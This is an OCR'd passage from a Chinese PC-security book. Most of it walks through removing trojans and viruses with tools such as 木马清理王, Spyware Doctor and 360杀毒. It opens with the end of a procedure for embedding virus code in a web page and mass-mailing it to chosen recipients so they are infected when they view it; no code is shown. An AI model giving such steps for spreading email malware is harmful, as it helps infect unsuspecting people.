
Step 05 将预先编辑好的病毒代码，也添加到需要发送的网页代码中，选中“网页”单选按钮并单击“导入”按钮，即可打开“导入电子邮件列表”对话框，如下图所示。



Step 06 单击“增行”按钮，并在邮箱地址列表框中输入收件人邮箱地址，然后单击“确定”按钮，如下图所示。



Step 07 在“先河邮件群发”主窗口中输入有关发件人信息及邮件主题，如下图所示。



Step 08 单击“发送”按钮，即可将邮件病毒发送到指定的信箱中。当收件人收到邮件之后，只要浏览发送的网页，就能中病毒。

8.2 使用木马清除软件清除木马

对于那些识别出来的木马程序，可以使用手工清除的方法将其删除，但是如果不了解发现的木马，要想确定木马的名称、入侵端口、隐藏位置和清除方法等都非常困难，这时就需要使用木马清除软件清除木马了。

绝招5：使用《木马清理王》清除木马



《木马清理王》是一款系统辅助杀毒软件，可针对当今上百万种木马及其变种进行有效查杀。另外，《木马清理王》还通过系统底层的驱动保护，有效抵御未知木马的侵入。

使用《木马清理王》清除木马病毒的具体操作步骤如下。

Step 01 下载并安装《木马清理王》软件，双击桌面上的《木马清理王》快捷图标，即可打开《木马清理王》工作界面，如下图所示。




Step 02 单击“查杀木马”图标，进入木马清理王查杀木马工作界面，如下图所示。



Step 03 单击“开始查杀病毒”按钮，即可开始扫描并清理系统中的木马病毒程序，如下图所示。



Step 04 扫描并清理木马程序完成后，即可弹出“报告”对话框，在其中显示了清理木马程序的数量，如下图所示。



Step 05 单击《木马清理王》工作界面中的“程序隔离区域”按钮，即可弹出“程序隔离区域”对话框，在其中显示了隔离后的文件，如下图所示。



绝招6：使用《贝壳木马专杀》清除木马



《贝壳木马专杀》是国内首款专为网游防盗号量身打造的，完全免费的木马专杀软件；其安全检测采用云计算技术，拥有世界最大的云安全数据库，能在 5 分钟内快速识别新木马 / 病毒，保证系统、账号、用户隐私安全。

使用《金山贝壳木马专杀》清除木马的具体操作步骤如下。


Step 01 下载并安装《贝壳木马专杀 1.5》软件，双击其快捷图标，打开《贝克木马专杀 1.5》主窗口，如下图所示。



Step 02 选中“快速扫描”单选按钮后，单击“开始查杀”按钮，即可开始查杀病毒。在“云安全检测”选项卡中，即可看到信任文件、无威胁文件、未知文件、木马/病毒等类型文件的个数，如下图所示。




Step 03 在扫描的过程中，如果发现存在有木马病毒文件，将会弹出“发现木马”对话框，在其中显示木马的名称、路径等信息。用户可根据实际需要选择“清除”或“跳过”，这里单击“清除”按钮，即可清除该木马文件，如下图所示。



Step 04 如果想查看木马的详细信息，则可在“发现木马”对话框中单击“去病毒百科查看详情”超链接，打开“贝壳安全文件百科”窗口，在其中即可看到该病毒文件的详细信息，如下图所示。



Step 05 待扫描完成后，打开“扫描报告”对话框，在其中可查看发现的木马病毒数、扫描所用的时间以及扫描的文件数等信息，如下图所示。



Step 06 单击“关闭”按钮返回“贝壳木马专杀 1.5”主界面，选择“木马/病毒”选项卡，在其中即可看到已经清除的木马病毒文件列表，如下图所示。



绝招7：使用Spyware Doctor清除木马



Spyware Doctor是一款非常先进的间谍软件、木马程序清除工具，可以检查并从计算机中移除间谍软件、广告软件、木马程序、键盘记录器和追踪威胁等。

使用Spyware Doctor清除木马程序的具体操作步骤如下。

Step 01 下载并安装Spyware Doctor，双击桌面上的Spyware Doctor图标，打开Spyware Doctor窗口，如下图所示。



Step 02 在 IntelliGuard 选项卡中单击“单击激活 IntelliGuard”链接，即可激活 IntelliGuard，如下图所示。



Step 03 在 Spyware Doctor 窗口中单击 Browser Guard 选项，打开 Browser Guard 窗口，在其中设置 Browser Guard 参数，从而保护浏览器设置不被恶意变更，以防止浏览器被恶意添加插件，如下图所示。



Step 04 单击 File Guard 选项，打开 File Guard 窗口，在其中设置 File Guard 参数，从而监控系统中的所有文件，以防止被入侵，如下图所示。



Step 05 单击 Netword Guard 选项，打开 Netword Guard 窗口，在其中设置 Netword Guard 参数，以阻止对网络设置的恶意更改，使得威胁软件停止拦截网络连接，如下图所示。



Step 06 单击Process Guard选项，打开Process Guard窗口，在其中设置Process Guard参数，以检测并阻止隐藏的恶意进程，如下图所示。



Step 07 单击 Startup Guard 选项，打开 Startup Guard 窗口，在其中设置 Startup Guard 参数，以检测并阻止恶意应用软件在系统中的配置并自动启动，如下图所示。



Step 08 单击Immunizer Guard选项，打开Immunizer Guard窗口，在其中设置Immunizer Guard参数，以防御嵌入计算机中最新ActiveX型威胁，如下图所示。



Step 09 单击 Cookie Guard 选项，打开 Cookie Guard 窗口，在其中设置 Cookie Guard 参数，以监视浏览器是否存在恶意跟踪或广告，如下图所示。



Step 10 单击 Email Guard 选项，打开 Email Guard 窗口，在其中设置 Email Guard 参数，以对收发的所有电子邮件中的附件进行扫描和查杀，如下图所示。



Step 11 单击 Site Guard 选项，打开 Site Guard 窗口，在其中设置 Site Guard 参数，以监视并拦截潜在恶意站点的访问，如下图所示。



Step 12 单击Keylogger Guard选项，打开Keylogger Guard窗口，在其中设置Keylogger Guard参数，以监视并阻止所有能够记录按键和个人信息的Keylogger恶意程序，如下图所示。



Step 13 单击 Behavior Guard 选项，打开 Behavior Guard 窗口，在其中设置 Behavior Guard 参数，以检测出计算机中的病毒、间谍软件、蠕虫、木马程序和其他恶意软件攻击，如下图所示。




Step 14 单击“启动扫描”选项卡，在其中选择扫描范围，如下图所示。



Step 15 单击“立即扫描”按钮，即可开始对选定的扫描范围进行扫描，如下图所示。



Step 16 在等待扫描完毕之后，就会弹出“扫描摘要”对话框，如下图所示。单击“完成”按钮，即可完成计算机的扫描。



8.3 使用《360杀毒》软件查杀病毒

当自己的计算机出现了中毒的特征后，就需要对其查杀病毒。目前流行的杀毒软件很多，《360杀毒》是当前使用比较广泛的杀毒软件之一，该软件引用双引擎的机制，拥有完善的病毒防护体系，不但查杀能力出色，而且对于新产生病毒木马能够第一时间进行防御。

绝招8：安装《360杀毒》软件



《360杀毒》软件下载完成后，即可进行安装杀毒软件，具体的操作步骤如下。

Step 01 双击下载的《360杀毒》软件安装程序，即可打开如下图所示的安装界面。



Step 02 单击“立即安装”按钮，即可开始安装《360杀毒》软件，并显示安装的进度，如下图所示。



Step 03 安装完毕后，弹出360新版特性提示对话框，如下图所示。



Step 04 单击“立即体验”按钮，即可打开《360 杀毒》主界面，从而完成 360 杀毒的安装，如下图所示。





绝招9：升级《360杀毒》的病毒库

病毒库其实就是一个数据库，里面记录着计算机病毒的种种特征，以便及时发现病毒并绞杀它们。只有拥有了病毒库，杀毒软件才能区分病毒和普通程序之间的区别。不过，要想让计算机能够对新病毒有所防御，就必须要保证本地杀毒软件的病毒库一直处于最新版本。下面以《360 杀毒》的病毒库升级为例进行介绍，具体的操作步骤如下。

Step 01 单击《360 杀毒》主界面的“检查更新”链接，如下图所示。



Step 02 弹出“360 杀毒 - 升级”对话框，提示用户正在升级，并显示升级的进度，如下图所示。



Step 03 升级完成后，弹出“360 杀毒 - 升级”对话框，提示用户升级成功完成，并显示程序的版本等信息，如下图所示。



Step 04 单击病毒库日期右侧的“立即开启”按钮，开始升级病毒库信息，如下图所示。



Step 05 升级完成后，提示用户常规引擎已成功安装，如下图所示。



Step 06 单击“查看升级日志”超链接，即可打开“360 杀毒 - 日志”对话框，在其中显示产品升级的记录，如下图所示。





绝招10：快速查杀计算机中的病毒

一旦发现计算机运行不正常，用户首先分析原因，然后即可利用杀毒软件进行杀毒操作。下面以《360 杀毒》查杀病毒为例讲解如何利用杀毒软件杀毒。

使用《360 杀毒》软件杀毒的具体操作步骤如下。

Step 01 启动《360 杀毒》，《360 杀毒》为用户提供了 3 种查杀病毒的方式，即快速扫描、全盘扫描和自定义扫描，如下图所示。



Step 02 这里选择快速扫描方式，单击“快速扫描”按钮，即可开始扫描系统中病毒文件，如下图所示。



Step 03 在扫描的过程中，如果发现木马病毒，则会在下面的空格中显示扫描出来的木马病毒，并列出其危险程度和相关描述信息，如下图所示。



Step 04 单击“立即处理”按钮，即可删除扫描出来的木马病毒或安全威胁对象，如下图所示。



Step 05 单击“确定”按钮，返回到“360 杀毒”窗口，在其中显示被《360 杀毒》处理的项目数量，如下图所示。




Step 06 单击“隔离区”超链接，打开“360恢复区”对话框，在其中显示被《360杀毒》处理的项目，如下图所示。




Step 07 选中“全选”复选框，选中所有恢复区的项目，如下图所示。



Step 08 单击“清空恢复区”按钮，弹出一个信息提示对话框，提示用户是否确定要一键清空恢复区的所有隔离项，如下图所示。



Step 09 单击“确定”按钮，即可开始清除恢复区所有的项目，并显示清除的进度，如下图所示。



Step 10 清除恢复区所有项目完毕后，将返回“360恢复区”对话框，如下图所示。



另外，使用《360杀毒》软件还可以对系统进行全盘杀毒。只需在“病毒查杀”选项卡下单击“全盘扫描”按钮即可，全盘扫描和快速扫描类似，这里不再详述。

绝招11：自定义查杀计算机病毒

下面再来介绍一下如何对指定位置进行病毒的查杀，具体的操作步骤如下。

Step 01 在《360杀毒》工作界面中单击“自定义扫描”图标，如下图所示。



Step 02 打开“选择扫描目录”对话框，在需要扫描的目录或文件前选中相应的复选框，这里选中 Windows 10（C:）复选框，如下图所示。



Step 03 单击“扫描”按钮，即可开始对指定目录进行扫描，如下图所示。



Step 04 其余步骤和“快速查杀”相似，这里不再详细介绍。

提示：大部分杀毒软件查杀病毒的方法比较相似，用户可以利用自己的杀毒软件进行类似的病毒查杀操作。

8.4 使用病毒专杀工具查杀病毒

在使用杀毒软件查杀病毒的过程中，一些比较顽固的病毒是扫描不出来的，这时就需要使用一些专门的病毒查杀工具来查杀计算机病毒了。

绝招12：查杀异鬼病毒



异鬼病毒是腾讯电脑管家捕获的一恶性 Bootkit 病毒，该病毒可篡改浏览器主页、劫持导航网站，并在后台刷取流量。不过，电脑管家已全面防御“异鬼Ⅱ”病毒，使用电脑管家查杀“异鬼Ⅱ”病毒的具体操作步骤如下。

Step 01 在电脑管家中下载“异鬼Ⅱ病毒免疫工具”，双击运行工具，即可开始扫描“异鬼Ⅱ”病毒，如下图所示。



Step 02 如果扫描过程中没有发现“异鬼Ⅱ”病毒，将给出计算机安全的信息提示，如下图所示。



Step 03 如果发现“异鬼Ⅱ”病毒，将给出计算机中存在异鬼病毒的信息提示，需要用户立即进行查杀，如下图所示。



Step 04 单击“立即查杀”按钮，即可开始查杀“异鬼Ⅱ”病毒，如下图所示。



Step 05 查杀完成后，将给出“异鬼Ⅱ”病毒已成功清除的信息提示，如下图所示。





绝招13：查杀CAD病毒

CAD病毒是利用Lisp语言编写，在CAD启动时自动加载，并自动生成扩展名为sp、fans的程序文件，该病毒到处传播，致使许多杀毒软件也无能为力，甚至重装CAD也不能解决问题。《360 CAD专杀》工具是一款针对CAD病毒设计的查杀软件，专门查杀CAD病毒，让用户的计算机得到最佳保护。

Step 01 双击下载的“360CAD病毒专杀工具”软件，打开“360CAD病毒专杀工具”工作界面，如下图所示。



